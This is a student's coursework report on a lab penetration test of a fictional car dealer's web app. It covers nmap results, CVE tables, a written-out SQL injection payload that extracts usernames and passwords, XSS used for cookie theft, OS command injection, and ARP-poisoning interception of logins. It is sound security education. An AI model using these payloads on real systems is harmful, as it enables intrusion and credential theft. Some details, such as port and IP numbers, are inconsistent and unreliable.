



INFORMATICS  
INSTITUTE OF  
TECHNOLOGY

UNIVERSITY OF  
WESTMINSTER 

# **Informatics Institute of Technology**

## **In collaboration with the University of Westminster, UK**

### **Security and Forensics – 6COSC002W / 6COSC008C**

#### **Coursework Report**

Submission Date	: 29 <sup>th</sup> April 2020
Student Name	: Lakjeewa Wijebandara
Student UoW ID	: W1654096
Student IIT ID	: 2016288

# Table of contents

<b>Table of contents .....</b>	<b>1</b>
<b>List of Figures .....</b>	<b>3</b>
<b>List of Tables .....</b>	<b>3</b>
<b>List of Machines' IPs .....</b>	<b>3</b>
<b>Assigned Scenario .....</b>	<b>4</b>
<b>A - Information gathering – Social engineering and nmap.....</b>	<b>4</b>
1) Ports found on the server machine and threats of those open ports. ....	4
2) Services that should be lined up to secure.....	6
3) Vulnerabilities discovered that are related to the above services.....	6
SSH general vulnerabilities.....	6
HTTP general vulnerabilities.....	7
4) Least secure services discovered.....	7
<b>B - Finding and exploiting vulnerabilities .....</b>	<b>8</b>
1. Data Tampering vulnerability. ....	8
2. SQL injection vulnerability.....	9
3. XSS vulnerabilities .....	10
4. Other vulnerabilities .....	12
OS Command Injection.....	12
<b>C - Man in the middle attacks and social engineering.....</b>	<b>13</b>
1) Information from Packet Capture.....	13
2) Information from Phishing attacks. ....	16
Credential Harvesting.....	16
3) Reverse Shell into the play.....	18
<b>D - Protection on the server .....</b>	<b>19</b>
1) Port knocking Identification .....	19
2) False Positives and False Negatives of an Intrusion Detection System.....	19
False Positive.....	19
False Negative .....	19

3) Comparison of IDS and IPS .....	19
4) Evaluation of Firewall,Snort and Iptables.....	19
5) Other recommendations based on vulnerabilities found.....	20
<i>References</i> .....	21

# List of Figures

Figure 1: Port Scanning Results .....	4
Figure 2: Data tampering .....	9
Figure 3: SQL injection attack to find Username and Password .....	10
Figure 4: XSS vulnerability Discovery.....	11
Figure 5: Inputting the script to test XSS .....	11
Figure 6: Exploited XSS vulnerability.....	12
Figure 7: OS command injection .....	13
Figure 8: Input Username and Password in order to intercept .....	14
Figure 9: Discovered targets and intercepted data.....	14
Figure 10: Capturing login credentials using Wireshark .....	15
Figure 11:Text insertion to test SQL injection.....	15
Figure 12:Intercepted data that is sent from SQLi page .....	15
Figure 13:Ettercap filter file which modifies data login data.....	16
Figure 14:Cloned login page from the original.....	17
Figure 15:Intercepted user credentials after phishing.....	17

# List of Tables

Table 1:List of IP addresses of the machines used .....	3
Table 2:Ports and their threats .....	6
Table 3:SSH common vulnerabilities.....	7
Table 4:HTTP common vulnerabilities.....	7
Table 5:Least secure services .....	8

# List of Machines' IPs

Machine OS	IP address
Client machine (Windows)	192.168.56.1
Server machine	192.168.56.101
Attacker machine (Kali Linux)	192.168.56.103

*Table 1:List of IP addresses of the machines used*


# Assigned Scenario

Penetration testing for a medium-sized car dealer that specializes in vintage cars. The existing Web application allows potential customers to search through the current stock of cars and request to see a car. Financial details and personal details are taken if a customer wants to apply for a car loan but no payments are done through the web app. User credentials will be saved in the database and different privileges for different users.

## A - Information gathering – Social engineering and nmap

### 1) Ports found on the server machine and threats of those open ports.

Below snapshots illustrate the port scanning results of server machine



```
root@kali: ~/Desktop/w1654096/LakjeewaWijebandara
File Edit View Search Terminal Help
root@kali:~/Desktop/w1654096/LakjeewaWijebandara# nmap -sV -O 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 14:37 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00047s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/...)
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp    open  imap         Courier Imapd (released 2008)
443/tcp    open  ssl/https?
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp   open  java-object  Java Object Serialization
8080/tcp   open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp   open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.80%I=7%D=4/28%Time=5EA877F3P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\\xac\\xed\\0\\x05");
MAC Address: 08:00:27:95:0B:91 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.74 seconds
```

Figure 1: Port Scanning Results

Security risks arise due to the acceptance of data packets through the open ports. More number of open ports means more the risk of being attacked.

Port	Service	Threats
22	SSH (Secure Shell Hosting)	<p>Used for network services which also a cryptographic security protocol.</p> <p>Denial of service attacks and Man in the middle attacks are some attacks that SSH protocol is vulnerable to ("RFC 4251 - The Secure Shell (SSH) Protocol Architecture," n.d.).</p>
80	HTTP (Hyper Text Transfer Protocol)	<p>Used to surf the internet through web browsers. A lot of spying and attacks are done using this port for the HTTP services.</p> <p><b>According to the given scenario</b>, private and confidential information of customers can be monitored using the data packets transferred to and from clients to the web app.</p>
143	IMAP (Internet Message Access Protocol)	<p>Standard Email protocol that allows the client machine to view and change the emails that store in a mail server. ("E-mail Inspection Engine," n.d.).</p> <p>Encrypted data using TLS or SSL should be sent through the IMAP protocol, else there's a possibility of being attacked.</p>
443	HTTPS (Hyper Text Transfer Protocol Secure)	<p>THE regular HTTP protocol's secure version is HTTPS. It's gained by encrypting the response</p>

		and request.  HTTPS is vulnerable to MITM attacks (man in the middle) due to poorly verified certificate of the webserver (Arnbak and van Eijk, 2012).
--	--	--

Table 2: Ports and their threats

## 2) Services that should be lined up to secure.

As recommended more priority should be paid for services running on port **80(HTTP)** and **20(SSH)**.

When considering the services that run on port 22 are more likely to be explored by the attackers. DOS (denial of service) is one such vulnerability in SSH protocol while if the attackers could gain access to the public agent keys on the server, it's still open for Man in the middle attacks. According to the scenario, data transferred between the client and the web app are possible to be interfered with using a sniffing attack also DoS attacks can make the web application unresponsive for admin and developers through SSH.

While HTTP doesn't possess an encrypting mechanism for data, it is not secure as HTTPS, the information transferred between sources and destinations is vulnerable to be collected by attackers. Distributed Denial of Service (DDoS) attacks are another vulnerability of HTTP, which tend to block the request like user authentication.

## 3) Vulnerabilities discovered that are related to the above services.

### SSH general vulnerabilities

CVE Id	Vulnerability	Version affects on	Description
CVE-2019-6110	Man In The Middle Attack (MITM)	7.9	Private and public keys are to determine for the communication in SSH based network but if an attacker found the server machine's public key, it can make the client

			connect into the attacker's machine. To prevent those keys should be securely stored ("CVE-2019-6110," n.d.).
CVE-2019-3862	Denial of Service attack		This typically achieved by flooding the targeted device with excessive requests to overload systems and block few or each authorized request from being accomplished.
CVE-2018-15473	User Enumeration Vulnerability	7.7	Allows guessing user credentials by sending public key authentication message which is malformed.

*Table 3:SSH common vulnerabilities*

## HTTP general vulnerabilities

CVE Id	Vulnerability	Description
CVE-2020-3161	Denial of Service	This happens due to the poor validation input of HTTP requests. Done by sending a crafted HTTP request ("NVD - CVE-2020-3161," n.d.).
CVE-2020-10376	Sniffing Attacks	Since no encrypting happens in HTTP, attackers are able to extract data from HTTP post requests. Using TLS or SLS to encrypt can overcome this threat.

*Table 4:HTTP common vulnerabilities*

### 4) Least secure services discovered.



Port	Service	Version	Vulnerabilities
80 TCP	HTTP	Apache HTTPd 2.2.14	<ul style="list-style-type: none"> <li>• Denial of Service attacks</li> <li>• Sniffing Attacks</li> </ul>
139 TCP	Netbios SSN	Samba 3.x	<ul style="list-style-type: none"> <li>• Allow attackers to create a denial of service due to the absence of performing range checks for file descriptors.</li> <li>• Buffer overflow attacks are caused by the vulnerability of Integer overflow.</li> </ul>
143 TCP	IMAP	Courier imapd (2008)	<ul style="list-style-type: none"> <li>• Buffer overflow in server-side authentication.</li> <li>• Null pointer dereference in IMAP allows DOS attacks that can be executed by sending empty message bodies.</li> </ul>
8081 TCP	HTTP	Eclipse Jetty 6.1.25	<ul style="list-style-type: none"> <li>• The output of stack traces of content of default unhandled Failure response.</li> </ul>

*Table 5:Least secure services*

## B - Finding and exploiting vulnerabilities

### 1. Data Tampering vulnerability.

Data tampering is a vulnerability found in the server machine's web application. The Data Tampering service of the vulnerability scanner of the OWASP Mantra Web application intercepted the HTTP authentication (login) request sent to the server. Below figure illustrate the tampered data;




Figure 2: Data tampering

**According to the given scenario** - The User credentials of customers can be compromised if the data is tempered by intercepting the requests sent in the web application's login page.

## 2. SQL injection vulnerability.

SQL Injection attack is another vulnerability found in the server machine's web application which is utilized while penetration testing. With the use of SQL Union queries, sensitive information like user credentials can be viewed.

Below figure depicts how Union Query used to extract the user credentials;

SQL-query: `1' union select user,password FROM dvwa.users -- '`

Capture:




Figure 3: SQL injection attack to find Username and Password

The attacker can filter credentials as shown above using a SQL injection and can later decrypt the encrypted passwords using various scripts and tools.

**So according to the scenario given** - Sensitive information that belongs to customers can be filtered from the database of the car dealing web application by logging in to the web app from founded user authentication credentials.

### 3. XSS vulnerabilities

Cross-site scripting (XSS) is another vulnerability found in the application and the following screenshots were taken after testing the vulnerability.

How XSS is found,




Figure 4: XSS vulnerability Discovery

The above screenshot displays the source code of the web page and it clearly shows no input validation is done which opens the attackers the path to add scripts and execute.

**So according to the scenario**, an attacker could use XSS in order to steal the session cookie and gain the access to the existing web session which can be used to book cars and request loans which user doesn't need.

So this vulnerability is tested using a Javascript code snippet and below are the evidence how it's done,





Figure 5: Inputting the script to test XSS



*Figure 6: Exploited XSS vulnerability*

## 4. Other vulnerabilities

### OS Command Injection

OS command injection is another vulnerability found apart from the above vulnerabilities. The most common vulnerabilities are OS command injection and SQL injection which belong to the category of injection vulnerabilities.

Privileges of the logged In user to the web app can be used to inject OS command by an attacker. Then later the attacker may advance to a full compromise of the system using exceptional privilege acceleration vulnerabilities ("What Are Injection Attacks," 2019).

The below figure depicts how the above vulnerability was exploited.



*Figure 7: OS command injection*

As shown above, the execution of the ping command with 'uname' command has extracted various information about the OS, and manipulation can be done on the stored data.

## **C - Man in the middle attacks and social engineering**

### **1) Information from Packet Capture.**

Tools like Ettercap can be utilized to extract information like user credentials that are transmitted between the client and the server machine through data packets. Below snapshot illustrate how the Ettercap is being set in order to monitor the network traffic between the server and client;




Figure 8: Input Username and Password in order to intercept




Figure 9: Discovered targets and intercepted data

So here data is intercepted by the ARP poisoning technique. Also known as ARP spoofing is a network attack that is done through a LAN that transmits malicious ARP data packets to LAN's default gateway. The objective is for attackers to cover where their true IP address is originating from.

Below screenshots illustrate how the tool Wireshark utilized to interpret the network traffic between the client and the server;




Figure 10: Capturing login credentials using Wireshark

